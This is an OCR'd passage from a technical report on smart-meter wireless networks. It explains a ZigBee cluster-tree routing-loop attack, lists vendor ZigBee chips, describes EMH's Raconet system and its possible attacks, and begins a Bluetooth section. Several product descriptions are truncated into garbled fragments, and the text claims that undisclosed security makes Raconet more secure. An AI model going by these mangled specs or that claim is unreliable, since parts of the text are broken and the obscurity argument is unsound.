


Figure 3.24. Route disruption in the cluster tree attack (compromised coordinator) [33]

3.8.3 Loop in the cluster-tree

A tree is normally loop-free. However, it is possible for a malicious coordinator to form a loop among its children. The problem lies in the fact that a coordinator has the power to assign a short address (together with other cluster-tree parameters such as C_m, L_m and current level L_i) to the device asking for association. This is necessary for forming a useful cluster-tree, but problems including routing loops can arise.

In the figure below, the left part is the logical structure of a cluster-tree with C_m = 2 and L_m = 4, the middle part is the logical structure of a cluster-tree with C_m = 3 and L_m = 3, and the right part is the physical structure of a certain network area. All the numbers within the circle are the short addresses assigned during associations. In the right part, the malicious coordinator (with short address 1) can manipulate the associations and assign short addresses 9, 10, 13 to the three devices, and make them believe that they have the triplet (parent, C_m, L_m) values (1, 2, 4), (9, 2, 4), and (10, 3, 3), respectively. All the triplets are valid with respect to cluster-tree formation algorithm, so the devices cannot find anything abnormal in terms of tree parameters.

The C_m and L_m are values passed down from coordinator, and no authentication or verification is required. Therefore, all the triplets are just good enough to all the devices. After the associations of all the three devices, the coordinator can trigger a loop by sending a packet to any of the three devices, indicating the destination short address is 14 or 15. According to cluster-tree routing, the packet will loop among the three devices. [33]




Figure 3.25. Loop in the cluster-tree [33]

3.9 ZigBee solutions

3.9.1 Freescale solution

3.9.1.1 Freescale electronic three-phase electricity meter

Polyphase electricity meters are used both in residential and commercial smart metering applications and they represent an important part of smart grids deployment. These meters are capable of measuring active, reactive and apparent energy and include flash upgrade, connectivity and anti-tampering security features.




Figure 3.26. Polyphase electricity meter diagram [39]

As shown in the previous figure, only some of the parts of the complete metring diagram are provided by Freescale, but they are the most important ones:

- **MCF51EM256:** A smart meter 32-bit SoC. It is equipped with ColdFire V1 MCU with embedded LCD controller, 16-bit ADC and metrology specific peripherals
- **56F802X:** A digital signal controller in PLM
- **MC13224V:** A RF Low Power platform in package that needs only an external antenna in order to implement a ZigBee application.

The smart meter meter is specially optimized for smart metering applications and includes tamper detection features and a high-precision Real Time Clock (iRTC). Its comprehensive reference design contains all necessary hardware and software resources to make smart metering applications deployment quick and easy. [39]

For further information on Freescale ZigBee solution go to: www.freescale.com

3.9.2 Texas Instruments solution

3.9.2.1 CC2530 ZigBee SoC solution

The CC2530 is a low power SoC solution specifically designed for IEE 802.15.4 point to point and star or ZigBee PRO mesh network applications. There are four different version of this SoC: CC22530-F32/64/128/256, each one equipped with the corresponding amount in KB of flash memory. It is equipped with an integrated high-performance RF transceiver and an industry-standard enhanced 8051 MCU.




Figure 3.27. CC2530 block diagram [42]

Many benefits make this SoC a great option for implementing a smart metering solution. It is capable of supporting ZigBee, ZigBee PRO, ZigBee RF4CE, 6LoWPAN and all solutions based on IEEE 802.15.4. It performs a very low current consumption either on RX or TX ensuring a long lifetime for its battery. Its design was thought for many applications such as remote controls, home/building automation, industrial control and monitoring, low-power wireless sensor network and the one we are interested on smart energy and automated meter reading. [42]

The CC2530 System-on-Chip general characteristics are presented in the following chart:

Parameter	Min	Typ	Max	Unit
Operating conditions				
Frequency range	2400	—	2483.6	MHz
Operating temperature range	–40	—	125	°C
Operating supply voltage	2.0	—	3.6	V
Radio bit rate	—	250	—	kBaud
Receiver sensitivity	—	–97	—	dBm
Adjacent channel rejection	—	49/49	—	dB
Alternate channel rejection	—	57/57	—	dB
Blocking	—	57/57	—	dB
Nominal output power in TX mode	—	+4.5	—	dBm
Current consumption				
MCU active and RX mode	—	25	—	mA
MCU active and TX mode, +4 dBm	—	34	—	mA
Power mode 1	—	105	—	µA
Power mode 2	—	1	—	µA
Power mode 3	—	0.4	—	µA
Wake-up and timing				
From power mode 2 or 3 to active	—	120	—	µs
From active to RX or TX	—	192	—	µs

Figure 3.28. CC2530 general characteristics [42]

For further information in CC2530 SoC go to: www.ti.com

4. Raconet

4.1 Introduction

EMH metering has developed an innovative and future orientated meter readout system which operates on the basis of short range radio. It operates in the ISM (Industrial, Scientific and Medical) free license band in the 868 MHz frequency.

Raconet is a dynamic, easy-to-install network system for bi-directional communications between the data collector and EMH smart meters, both described in section about EMH metering solutions for Raconet. The electricity meters are equipped with a radio transceiver whose consumption is saved centrally and independent of the measuring station. Moreover, the data collector is capable of automatically managing and organizing the network. Through telephone or mobile radio network the consumption data can be retrieved by the control center comfortably and at all times. This means that there no need to make any appointment for reading out data from meters and that on site read outs are no longer required.

Meanwhile communications between devices inside Raconet network are performed through wireless radio links, the energy supplying company has access to all information stored in the data collector via an electrical interface which can be either RS485, RS232 or CL0. Additionally, the data collector is equipped with the D0 optical data interface for reading out on site. [53]




Figure 4.1. Raconet network example deployment [53]

4.2 Raconet network global performance

The raconet network is ruled by the data collector. It the central interface through which any communication inside the network passes. Besides, the data collector configures controls and monitors the entire network. It is capable of checking the network for any changes such as the attachment or detachment of a device and respond to the changes independently and flexibly. A layout of the raconet network is depicted in the following figure: [53]




Figure 4.2. System layout of a raconet network [53]

During the network start-up process performance, the data collector sends a broadcast message to all meters in its range and these meters respond with their identifier and the RSSI value (Received Signal Strength Indication) to the data collector. This RSSI value specifies the quality of the signal strength received by the meter from the data collector. Afterwards, the data collector creates an overview including a list of all meters detected, their RSSI value and the communication path. Then, all meters than have been depicted in the network overview, are requested one by one to search for additional meters than may be found in the area but not reachable from the data collector and receive their identifiers and RSSI values. Once the data collector receives this information a new network overview is created. In regular time intervals the network is reviewed and checked for new devices.

Once the start up process is finalized, the meters are able to begin if their metering purposes and they sent their collected data to the data collector. The data collector in responsible for accumulating all metering data from meters and sending it to the control center of the power supplying company for billing purposes.

In consequence of the previous described management process, any changes that may happen in the raconet network are quickly detected and a flexible response is presented by the data collector. Hence, the network does almost not even require maintenance. By means of network management software, the network can be configured and managed manually using the software tools provided by EMH metering and describe in the section about EMH-metering raconet solution. [53]

4.3 Raconet layers

Since it is a proprietary technology designed by EMH metering, it was not possible to found specific information about how they different layers are implemented. Moreover, we cannot even be sure if they are implemented following the OSI model although most communication technologies that are implemented nowadays tend to follow this model for making adaptation with other protocols easier.

However, from the procedures performance during its start-up face it can be deduced that the network topology is based on a cluster tree as it can be implemented in ZigBee.

Regarding the physical layer, what we know about it is that it operates with wireless radio links using the 868 MHz frequency inside the ISM (Industrial, Scientific and Medical) free license band.

4.4 Security on raconet

As well as in raconet layers description, no information can be obtained about security features in raconet networks. Although customers cannot get to information about it without contracting EMH metering services, this fact makes raconet more secure as a consequence that potential attackers are not able to obtain information about raconet over the net.

4.5 Attacks that may be performed on raconet

Although no information about security features on raconet could be found, as it is a wireless technology operating on a well known frequency band and using low power transmission, the network is susceptible of suffering many different types of attacks.

The data collector is the center of all communications and management of the networks and an attack to it may compromise the operational performance of any other device in the network.

Many of the attacks described on the ZigBee section taking advantage of the wireless radio links and the low power transmissions may be performed to the raconet data collector too which are: jamming, exhaustion, collision and unfairness. As well as to the data collector, these attacks may also be performed to meters which are acting as a bridge to permit data collector control them even when they are out of its range.

Finally, a similar attack to one described in the ZigBee section may be performed in the network too. Coordinating all the raconet network from the data collecor represents a wide range of advantages but it results in some weaknesses too. A route disruption in the cluster-tree by a comprised coordinator may be performed. An attacker may try to capture the devices around it by announcing itself as a data collector and presenting a better signal rate that the real data collector for the raconet network deployment. It illustrated in the following figure:




Figure 4.3. Route disruption in the cluster tree attack (compromised coordinator) [33]

4.6 EMH-metering Raconet solution

4.6.1 Raconet repeater RNRE

eater RRNE has been designed in
letworks to obtain long-range service
is equipped with an antenna and can
with an external antenna to longer

vers as a connection link between
cannot reach another device of the
nces or constructional barriers.

The repeater operates within 50 to 60 Hz frequency range and in a temperature range conditions from -25 to +55ºC. Its flexible housing antenna is 90mm length and incorporates N-socket for connection GP900C for operating distance increasing supplied antenna cable of 2 m. [52]

4.6.2 Data collector RNDC

RNDC of the RacoNet network, has
up to 90 residential meters via short
the meter data, implementing a
ommunication with the meters.

is the most important part of the
is the central interface for all
ure performed inside the network.

this, the data collector is in charge of tasks management of the network, such as configuration, control and configuration of the whole network performance. It checks the network for any changes, detecting newly added or removed meters in the network, responding to them independently and flexibly.

The device operates within 50 to 60 Hz frequency range in a temperature range from -25 to + 55ºC. Its Real Time Clock (RTC) has a +/- 5 ppm accuracy running its reserve battery for over 20 years and it can be synchronized through the data interfaces. These data interfaces the concentrator operates with are the D0 optical data interface, RS485 and RS232, all of the operating with IEC62056-21 at up to 9600 transmission rate.

The concentrator integrated radio module operates in 868 MHz license free ISM-band. Some of the functions controlled from the radio module are meter remote readout via-bidirectional communication, online mode, transferring of commands or automatic network build-up. [49]


4.6.3 Raconet MAUS RNMA

The Raconet MAUS is an easy operation device designed for help with planning raconet networks. It used for analyzing the quality of radio connections within the installation area as well as reading out the already installed meters. It needs to be connected to be connected to a PC or notebook through a USB 1.1/2.0 interface for operating.


grated radio module operates in 868 ınd. The functions controlled from the er remote readout via-bidirectional ıode or transferring of commands.

tes in a temperature range from – 25 es a 90 mm flexible housing antenna ws 2000, XP, Vista or 7 for software.


The raconet MAUS software includes three specific functions: [50]



Quality analysis of all radio connections



Continuous analysis of the radio connection of an individual meter



ıut of meter an individual ıeter

Figure 4.4. Raconet MAUS functions [50]

4.6.4 Raconet Gateway RNMB

B Gateway is equipped with an nodule and long-range power to be able to connect up to 25 s while DIN-rail mounted. The :onfiguration.

The device operates in the frequency range from 50 to 60 Hz in an environmental condition from – 25 to + 55ºC temperature range. It is equipped with two types of data interfaces, the raconet radio module and the M-Bus according to DIN EN 13757-2, -3 both operating in a transmission rate up to 9600 baud.

The Gateway is equipped with four different functional LED-display whose functions are:

- **Ready:** Informs about the availability of the Gateway to operate
- **COM:** Inform on communications on the M-Bus
- **Overload:** It is On when short-circuit happens and it flashes when the bus is overloaded by too much meters
- **Init:** It is Off when initialization of radio module is finished, but remains On when an error during the initialization of the radio module has happened




Figure 4.5. Raconet network system connection through RNMB Gateway [51]

The M-Bus is a field bus for the registration of consuming data. Transfer takes place serially on a polarized two-wire cable from the connected meters to the raconet Gateway. As shown in the figure above, besides for electricity meters the raconet Gateway can be used also for water, thermal and gas meters. The data is transferred at different rates depending on cable diameters and cable lengths as shown in the following chart: [51]

Type	Max. cable length	Cable diameter	Data transfer rate
House installation	350 m	0.5 mm²	9600 baud
Small wide area installation	1 km	0.5 mm²	2400 baud
Standard	2 km	0.8 mm²	2400 baud
Large wide area installation	3 km	1.5 mm²	2400 baud
Network installation	5 km	1.5 mm²	300 baud

Figure 4.6. Dependence on cable diameters and cable lengths of data transfer rates [51]

In the following figure, the M-Bus technical specification from bi-directional data transferring from the Gateway to the meters is depicted:




Figure 4.7. M-Bus Bit-transfer [51]

4.6.5 Digital Multi-Rate Meter – ED2000

ɐr is capable active energy +A type always for billing purposes and with rding to IEC62053-21 and class A ɴ 50470-1, -3. It is equipped with 4 ɹriffless register for every measuring

The device operates at 50 Hz frequency within the -25 to + 55 ºC temperature range. Its Real Time Clock (RTC) has a +/- 5 ppm accuracy running its reserve battery for over 10 years and it can be synchronized through the data interfaces. Additionally, it incorporates an additional display for supervision of the following functions:

- Status information on phase failure
- Energy direction
- Tariffs
- Meter start-up
- Manipulation
- Communication
- Running reserve of the Real Time Clock (RTC)

The meter integrated radio module operates in 868 MHz license free ISM-band. Some of the functions controlled from the radio module are meter remote readout via-bidirectional communication, online mode, transferring of commands or automatic network build-up. Besides, the D0 optical interface is implemented, working in Mode C with a transmission baud rate up to 4800 baud and the RS485 electrical interface working at up to 9600 baud.

Optionally, the meter can be equipped with further features for manipulation recognition: registration of the number of manipulation attempts and the start of the last manipulation attempt, supervision of the phase and neutral current for fraud detection in the two-wire distribution system and internal disconnection relay. [47]

4.6.6 Raconet software tools

Three software tools for configurating and managing the raconet network from a PC are provided by EMH-metering:


- Meter communication and configuration program EMH-COM
- EMH-COM Control center
- Meter communication and configuration program EMH-COMBI-MASTER 2000 [76]

4.6.6.1 Meter communication and configuration program EMH-COM

EMH-COM is a modular developed software which allows and enables communication between a PC and EMH meters. Due to the modular set-up the software can be tailored directly to the customer requests. The software is planned in particular for start-up and data read out of the meter and also for changing basic settings. Its main functionalities are:

· data
›file display
k
ptional)
r individual meter types


ınds (optional) [76]



4.6.6.2 EMH-COM Control Center


The EMH-COM-control center is a program module from EMH-COM. In the control centre an unlimited number of meters can be integrated. With help of the control centre it is possible to automate tasks such as data readout, sending of emails etc. Its main functionalities are:

ta (tables, load profile)
customer and meter data
plishment of fixed tasks
k
› to 1000 meters
tabase [76]



4.6.6.3 Meter communication and configuration program EMH-COMBI-MASTER 2000

The EMH-COM-control centre is a program module from EMH-COM. In the control centre an unlimited number of meters can be integrated. With help of the control centre it is possible to automate tasks such as data readout, sending of emails etc.



ɨ meter data
ɔfile display
meters from the series

ɔrmer ratios with meters
ːQJ
ıe EMH-COM [76]

For further information about raconet solutions go to: www.emh-metering.com

5. Bluetooth

5.1 Introduction

The Bluetooth wireless technology provides short range, wireless connectivity between common devices. The key features of Bluetooth technology are robustness, low power, and low cost. Different applications can be built based on these spontaneous, ad-hoc networks such as the one we are interested in smart meters networks. The Bluetooth wireless technology system contains a set of profiles. A profile defines a selection of messages and procedures (generally termed capabilities) from the Bluetooth SIG specifications. This gives an unambiguous description of the air interface for specified services and use cases. Working groups within the Bluetooth SIG define these profiles. The Security Expert Group (BSEG) provides the Bluetooth SIG and associated working groups with expertise regarding all aspects of Bluetooth security.

The security requirements for Bluetooth applications will vary based on the sensitivity of the information involved, the market, and the needs of the user. There are some applications that do not require any security and others which require extremely high levels of security. Risk analysis and trade studies need to be conducted prior to implementing new applications using Bluetooth wireless technology. The current Bluetooth System specification defines security at the link level. Application level security is not specified, allowing application developers the flexibility to select the most appropriate security mechanisms for their particular application. [57]




Figure 5.1 Bluetooth stack [58]

5.2 Bluetooth RF layer overview

